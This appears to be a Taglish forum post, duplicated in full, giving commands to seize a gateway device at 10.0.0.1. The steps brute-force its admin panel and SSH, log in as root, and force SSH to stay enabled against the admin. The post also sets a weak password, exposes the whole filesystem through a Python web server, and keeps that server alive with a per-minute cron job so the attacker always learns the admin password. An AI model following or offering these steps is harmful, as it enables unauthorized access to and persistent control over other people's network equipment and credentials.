 PH
PHFirst: bruteforce muna admin panel using burpsuitepro (pc)
bruteforce open port 22/ssh using nmap (pc/termux)
login from admin panel and enable ssh from the settings.
login: ssh root@10.0.0.1
override ssh installation to prevent ssh from being turned off by admin.
sudo apt update
sudo apt install openssh-server
systemctl enable ssh
systemctl start ssh
systemctl status ssh
Change ssh password:
sudo passwd qwerty
qwerty
install python module.
sudo apt update
sudo apt install python3 python3-pip


Next create a persistent python3 http webserver config.
nano /etc/pyweb.sh
# add (-b bind address (gateway))
cd / ; python3 -m http.server -b 10.0.0.1 &> /dev/null & pid=$!
and save.
next add executable permission.
sudo chmod +x /etc/pyweb.sh
next automate execution across several reboots.
sudo crontab -e
add:
*/1 * * * * /etc/pyweb.sh
and save.
Kahit anong palit ng admin ng password at e disable ang ssh service laging naka open ang ssh port at laging malaman mo ang admin password...
Limitation: full reflash
bruteforce open port 22/ssh using nmap (pc/termux)
login from admin panel and enable ssh from the settings.
login: ssh root@10.0.0.1
override ssh installation to prevent ssh from being turned off by admin.
sudo apt update
sudo apt install openssh-server
systemctl enable ssh
systemctl start ssh
systemctl status ssh
Change ssh password:
sudo passwd qwerty
qwerty
install python module.
sudo apt update
sudo apt install python3 python3-pip
Next create a persistent python3 http webserver config.
nano /etc/pyweb.sh
# add (-b bind address (gateway))
cd / ; python3 -m http.server -b 10.0.0.1 &> /dev/null & pid=$!
and save.
next add executable permission.
sudo chmod +x /etc/pyweb.sh
next automate execution across several reboots.
sudo crontab -e
add:
*/1 * * * * /etc/pyweb.sh
and save.
Kahit anong palit ng admin ng password at e disable ang ssh service laging naka open ang ssh port at laging malaman mo ang admin password...
Limitation: full reflash